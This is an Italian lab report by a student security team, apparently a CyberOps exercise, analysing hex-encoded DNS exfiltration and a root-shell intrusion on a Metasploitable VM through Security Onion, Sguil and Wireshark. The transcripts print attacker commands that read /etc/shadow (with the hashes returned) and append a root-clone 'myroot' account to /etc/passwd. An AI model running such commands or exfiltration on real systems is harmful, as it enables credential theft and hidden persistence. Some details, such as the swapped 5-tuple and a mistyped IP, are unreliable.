
ANALISI DATI HTTP E DNS

Team WolfGuard




ESFILTRAZIONE DATI DNS

DNS sta per **Domain Name System** (Sistema dei Nomi di Dominio) ed è un protocollo fondamentale di Internet che funziona come una "rubrica telefonica" per i siti web. Traduce i nomi di dominio (es. google.com, facebook.com) in indirizzi IP (es. 172.217.16.206), permettendo ai dispositivi di trovare e comunicare con i server corretti.



Scorrendo verso il basso è possibile visualizzare un elenco dei principali client e server DNS .

Dopo aver limitato il filtro al dominio "example.com", sono stati registrati gli indirizzi IP di origine e di destinazione il client ha indirizzo 192.168.0.11 e server DNS 209.165.200.235



ANALISI DATI HTTP E DNS

Team WolfGuard



Query

- 17.201.165.209.in-addr.arpa
- 434f4e464944454e5449414c20444f43554d454e540a444f
- 484152450a5468697320646f63756d656e7420636f6e7461
- 666f726d6174696f6e2061626f757420746865206c617374:
- 697479206272656163682e0a.ns.example.com

l'analisi delle query DNS ci ha rivelato che alcuni sottodomini erano codificati in esadecimale.

Procediamo a scaricare il file contenente le query modificandolo opportunamente per estrarre i dati:

Notiamo come alcune query presentino sottodomini insolitamente lunghi associati a ns.example.com. Il dominio example.com dovrebbe essere ulteriormente analizzato.

DNS - Queries (1).csv
~/Downloads

Open Save

Query, Count
"434f4e464944454e5449414c20444f43554d454e540a444f204e4f542053.ns.example.com", 1
"484152450a5468697320646f63756d656e7420636f6e7461696e7320696e.ns.example.com", 1
"666f726d6174696f6e2061626f757420746865206c617374207365637572.ns.example.com", 1
"697479206272656163682e0a.ns.example.com", 1

*DNS - Queries (1).csv
~/Downloads

Open Save

434f4e464944454e5449414c20444f43554d454e540a444f204e4f542053
484152450a5468697320646f63756d656e7420636f6e7461696e7320696e
666f726d6174696f6e2061626f757420746865206c617374207365637572
697479206272656163682e0a



ANALISI DATI HTTP E DNS

```
analyst@Sec0nion:~$ cd Downloads
analyst@Sec0nion:~/Downloads$ xxd -r -p "DNS - Queries.csv" > secret.txt
analyst@Sec0nion:~/Downloads$ cat secret.txt
CONFIDENTIAL DOCUMENT
DO NOT SHARE
This document contains information about the last security breach.
analyst@Sec0nion:~/Downloads$ █
```

Una volta decodificato, il contenuto ha rivelato un testo chiaro che recita "DOCUMENTO CONFIDENZIALE, NON CONDIVIDERE", un'indicazione che i dati esfiltrati erano informazioni sensibili riguardanti una violazione della sicurezza.

L'uso di DNS per la trasmissione di dati codificati in esadecimale potrebbe permettere agli attaccanti di **esfiltrare documenti sensibili** senza suscitare sospetti.


In conclusione, l'analisi ha messo in evidenza l'importanza di monitorare il traffico DNS per rilevare attività sospette, in quanto può essere utilizzato come **canale per attacchi furtivi**, inclusa l'esfiltrazione di dati.

È possibile che il malware stia creando queste richieste scorrendo i documenti sull'host e codificandone il contenuto in esadecimale, per poi creare query DNS che utilizzano le stringhe esadecimali come sottodomini DNS. Le richieste DNS vengono spesso inviate da una rete a Internet, quindi potrebbero non essere monitorate.



07

BONUS 3 - SECURITY ONION





BONUS 3 - SECURITY ONION

Dopo aver avviato la VM Security Onion, procediamo all'analisi dei logs raccolti tramite il tool Sguil. Scorrendo i vari records ci soffermiamo su una voce in particolare catalogata come ***GPL ATTACK_RESPONSE id check returned root***.

Screenshot of the Sguil interface showing a list of security events and a detailed packet analysis window.

The main pane displays a table of events:

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	2	seconion-import-1	5.428	2017-06-27 13:44:01	192.168.1.96	59029	208.67.222.222	53	17	ET POLICY External IP Lookup Domain (myip.opendns.com in DNS lookup)
RT	2	seconion-import-1	5.1171	2019-04-15 16:44:18	10.0.90.175	56765	208.67.222.222	53	17	ET POLICY External IP Lookup Domain (myip.opendns.com in DNS lookup)
RT	1	seconion-ossec	1.19	2020-06-19 18:18:41	0.0.0.0		0.0.0.0	0	0	[OSSEC] Received 0 packets in designated time interval (defined in ossec.conf). Please check interface, cabling, and tap/span!
RT	1	seconion-import-1	5.438	2017-06-27 13:44:32	208.83.223.34	80	192.168.1.96	49932	6	ET POLICY TLS possible TOR SSL traffic
RT	1	seconion-import-1	5.421	2017-06-27 13:43:54	192.168.1.96	49191	143.95.151.192	80	6	ET CURRENT_EVENTS Terse alphanumeric executable downloader high likelihood of being hostile
RT	1	seconion-import-1	5.482	2019-03-19 01:49:46	10.0.90.215	49206	217.23.14.81	80	6	ET CURRENT_EVENTS Terse alphanumeric executable downloader high likelihood of being hostile
RT	1	seconion-import-1	5.77	2017-01-27 22:55:27	172.16.4.193	57124	172.16.4.1	53	17	ET DNS Query to a *.top domain - Likely Hostile
RT	1	seconion-import-1	5.1109	2019-04-15 16:42:29	10.0.90.175	64355	10.0.90.9	53	17	ET DNS Query to a *.top domain - Likely Hostile
RT	1	seconion-import-1	5.1110	2019-04-15 16:42:29	10.0.90.175	49201	91.240.87.19	80	6	ET INFO HTTP Request to a *.top domain
RT	1	seconion-import-1	5.1	2020-06-11 03:41:20	209.165.200.235	6200	209.165.201.17	45415	6	GPL ATTACK_RESPONSE id check returned root
RT	1	seconion-import-1	5.24	2017-01-27 22:54:42	139.59.160.143	80	172.16.4.193	49200	6	ET CURRENT_EVENTS Evil Redirector Leading to EK March 15 2017
RT	1	seconion-import-1	5.441	2019-03-19 01:47:04	10.0.90.215	49204	209.141.34.8	80	6	ET CURRENT_EVENTS Possible Malicious Macro DL EXE Feb 2016
RT	1	seconion-import-1	5.439	2019-03-19 01:45:03	10.0.90.215	52609	10.0.90.9	53	17	ET POLICY DNS Update From External net
RT	1	seconion-import-1	5.233	2019-07-19 18:52:36	172.16.4.205	51992	172.16.4.4	53	17	ET POLICY DNS Update From External net
RT	1	seconion-import-1	5.420	2017-06-27 13:43:52	145.131.10.21	80	192.168.1.96	49190	6	ET POLICY PE EXE or DLL Windows file download HTTP
RT	1	seconion-import-1	5.429	2017-06-27 13:44:01	192.168.1.96	49193	198.1.85.250	80	6	ET TROJAN Backdoor.Win32.Pushdo.s Checkin
RT	1	seconion-import-1	5.75	2017-01-27 22:55:17	172.16.4.193	58978	90.2.1.0	6892	17	ET TROJAN Ransomware/Cerber Checkin M3 (15)
RT	1	seconion-import-1	5.76	2017-01-27 22:55:27	172.16.4.193	57124	172.16.4.1	53	17	ET TROJAN Ransomware/Cerber Onion Domain Lookup

The bottom pane shows a detailed view of the selected event (Row 1, Col 11), which is a **GPL ATTACK_RESPONSE id check returned root**. The packet details show a TCP connection from 209.165.200.235 (Port 6200) to 209.165.201.17 (Port 45415). The payload contains the string "uid=0(root) gid=0(root)".

Dalla riga in questione possiamo risalire ai 5 elementi della tupla:

- IP Sorgente: 209.165.201.17
- Porta Sorgente: 45415
- IP Destinazione: 209.168.200.235
- Porta Destinazione: 6200
- Protocollo: TCP



BONUS 3 - SECURITY ONION

seconion-import-1_1

File

```
Sensor Name: seconion-import-1
Timestamp: 2020-06-11 03:41:20
Connection ID: .seconion-import-1_1
Src IP: 209.165.201.17
Dst IP: 209.165.200.235
Src Port: 45415
Dst Port: 6200
OS Fingerprint: 209.165.201.17:45415 - UNKNOWN [S44:63:1:60:M1460,S,T,N,W7::?:?] (up: 6267 hrs)
OS Fingerprint: -> 209.165.200.235:6200 (link: ethernet/modem)

SRC: id
SRC:
DST: uid=0(root) gid=0(root)
DST:
SRC: nohup >/dev/null 2>&1
SRC:
SRC: echo uKgoT8McFDrCw7u2
SRC:
DST: uKgoT8McFDrCw7u2
DST:
SRC: whoami
SRC:
DST: root
DST:
SRC: hostname
SRC:
DST: metasploitable
DST:
SRC: ifconfig

Using archived data:
/nsm/server_data/securityonion/archive/2020-06-11/seconion-import-1/209.165.201.17:45415_209.165.200.235:6200-6.raw
Finished.
```

Search Abort Close

Debug Messages

Effettuando la trascrizione delle transazioni avvenute tra attaccante e vittima, possiamo notare che il primo esegue vari comandi linux



BONUS 3 - SECURITY ONION

seconion-import-1_1

File

```
SRC: cat /etc/shadow
SRC:
DST: root:$1$avpfBJ1$x0z8w5UF9lv./DR9E9Lid.:14747:0:99999:7:::
DST: daemon:*:14684:0:99999:7:::
DST: bin:*:14684:0:99999:7:::
DST: sys:$1$fUX6BPot$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
DST: sync:*:14684:0:99999:7:::
DST: games:*:14684:0:99999:7:::
DST: man:*:14684:0:99999:7:::
DST: lp:*:14684:0:99999:7:::
DST: mail:*:14684:0:99999:7:::
DST: news:*:14684:0:99999:7:::
DST: uucp:*:14684:0:99999:7:::
DST: proxy:*:14684:0:99999:7:::
DST: www-data:*:14684:0:99999:7:::
DST: backup:*:14684:0:99999:7:::
DST: list:*:14684:0:99999:7:::
DST: irc:*:14684:0:99999:7:::
DST: gnats:*:14684:0:99999:7:::
DST: nobody:*:14684:0:99999:7:::
DST: libuuid:*:14684:0:99999:7:::
DST: dhcp:*:14684:0:99999:7:::
DST: syslog:*:14684:0:99999:7:::
DST: klog:$1$2ZVMS4K$R9Xkl.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
DST: sshd:*:14684:0:99999:7:::
DST: msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
DST: bind:*:14685:0:99999:7:::
DST: postfix:*:14685:0:99999:7:::
DST: ftp:*:14685:0:99999:7:::
DST: nntpd:$1$Rw35ik.x$MnOn7Ju05nAnlJvf.JhfcYe/:14685:0:99999:7:::
```

Search Abort Close

Debug Messages

```
Using archived data:
/nsm/server_data/securityonion/archive/2020-06-11/seconion-import-1/209.165.201.17:45415_209.165.
200.235:6200-6.raw
Finished.
```

Attraverso questi comandi riesce ad
ottenere gli hash delle password
delle varie utenze




BONUS 3 - SECURITY ONION

```
seconion-import-1_1

File
DST: msfadmin:x:1000:1000:msfadmin,,,,:/home/msfadmin:/bin/bash
DST: bind:x:105:113::/var/cache/bind:/bin/false
DST: postfix:x:106:115::/var/spool/postfix:/bin/false
DST: ftp:x:107:65534::/home/ftp:/bin/false
DST: postgres:x:108:117:PostgreSQL administrator,,,,:/var/lib/postgresql:/bin/bash
DST: mysql:x:109:118:MySQL Server,,,,:/var/lib/mysql:/bin/false
DST: tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
DST: distccd:x:111:65534::/bin/false
DST: user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash
DST: service:x:1002:1002,,,,:/home/service:/bin/bash
DST: te
DST: Inetd:x:112:120::/nonexistent:/bin/false
DST: proftpd:x:113:65534::/var/run/proftpd:/bin/false
DST: statd:x:114:65534::/var/lib/nfs:/bin/false
DST: analyst:x:1003:1003:Security Analyst,,,,:/home/analyst:/bin/bash
DST:
SRC: cat /etc/passwd | grep root
SRC:
DST: root:x:0:0:root:/root:/bin/bash
DST:
SRC: echo "myroot:x:0:0:root:/root:/bin/bash" >> /etc/passwd
SRC:
SRC: grep root /etc/passwd
SRC:
DST: root:x:0:0:root:/root:/bin/bash
DST: myroot:x:0:0:root:/root:/bin/bash
DST:
SRC: exit
SRC:

Search Abort Close
Debug Messages
Using archived data:
/nsm/server_data/securityonion/archive/2020-06-11/seconion-import-1/209.165.201.17:45415_209.165.
200.235:6200-6.raw
Finished.
```

Successivamente, dopo aver sbirciato le permissions dei vari utenti, l'attaccante inserisce nel file **/etc/passwd** una nuova riga creando di fatto un'utenza “clone” dell'utenza root, denominata **“myroot”** sincerandosi poi che quanto fatto sia stato realmente scritto nel file; in questo modo l'attaccante riesce ad avere pieni poteri amministrativi sulla macchina.





BONUS 3 - SECURITY ONION

CyberOps Security Onion [In esecuzione] - Oracle VirtualBox

File Macchina Visualizza Inserimento Dispositivi Aiuto

Applications Places Wireshark

tcp.stream eq 0

No.	Time	Source	Destination	Protocol	Len
1	2020-06-11 03:41:20.787779	209.165.201.17	209.165.200.235	TCP	
2	2020-06-11 03:41:20.787834	209.165.200.235	209.165.201.17	TCP	
3	2020-06-11 03:41:20.787967	209.165.201.17	209.165.200.235	TCP	
4	2020-06-11 03:41:20.788838	209.165.201.17	209.165.200.235	TCP	
5	2020-06-11 03:41:20.788905	209.165.200.235	209.165.201.17	TCP	
6	2020-06-11 03:41:20.789872	209.165.200.235	209.165.201.17	TCP	
7	2020-06-11 03:41:20.790022	209.165.201.17	209.165.200.235	TCP	
8	2020-06-11 03:41:20.790667	209.165.201.17	209.165.200.235	TCP	
9	2020-06-11 03:41:20.826299	209.165.200.235	209.165.201.17	TCP	
10	2020-06-11 03:41:24.394348	209.165.201.17	209.165.200.235	TCP	
11	2020-06-11 03:41:24.394614	209.165.200.235	209.165.201.17	TCP	
12	2020-06-11 03:41:24.396217	209.165.200.235	209.165.201.17	TCP	
13	2020-06-11 03:41:24.396361	209.165.201.17	209.165.200.235	TCP	
14	2020-06-11 03:41:50.813350	209.165.201.17	209.165.200.235	TCP	
15	2020-06-11 03:41:50.815510	209.165.200.235	209.165.201.17	TCP	
16	2020-06-11 03:41:50.815561	209.165.201.17	209.165.200.235	TCP	
17	2020-06-11 03:41:53.515386	209.165.201.17	209.165.200.235	TCP	

Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits)
 ▶ Ethernet II, Src: 00:50:56:b3:72:09, Dst: 08:00:27:ab:84:07
 ▶ Internet Protocol Version 4, Src: 209.165.201.17, Dst: 209.165.200.235
 ▶ Transmission Control Protocol, Src Port: 45415, Dst Port: 6200, Seq: 0, Len: 0

```

id
uid=0(root) gid=0(root)
nohup >/dev/null 2>&1
echo uKgoT8McFDcW7u2
uKgoT8McFDcW7u2
whoami
root
hostname
metasploitable
ifconfig
eth0    Link encap:Ethernet HWaddr 08:00:27:ab:84:07
        inet addr:209.165.200.235 Bcast:209.165.200.255 Mask:255.255.255.252
        inet6 addr: fe80::a00:27ff:feab:8407/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
              RX packets:117 errors:0 dropped:0 overruns:0 frame:0
              TX packets:167 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen 1000
              RX bytes:10294 (10.0 KB) TX bytes:20187 (19.7 KB)
              Interrupt:17 Base address:0x2000

lo     Link encap:Local Loopback
        inet addr:127.0.0.1 Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
              UP LOOPBACK RUNNING MTU:16436 Metric:1
              RX packets:512 errors:0 dropped:0 overruns:0 frame:0
              TX packets:512 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen 0
              RX bytes:225633 (220.3 KB) TX bytes:225633 (220.3 KB)

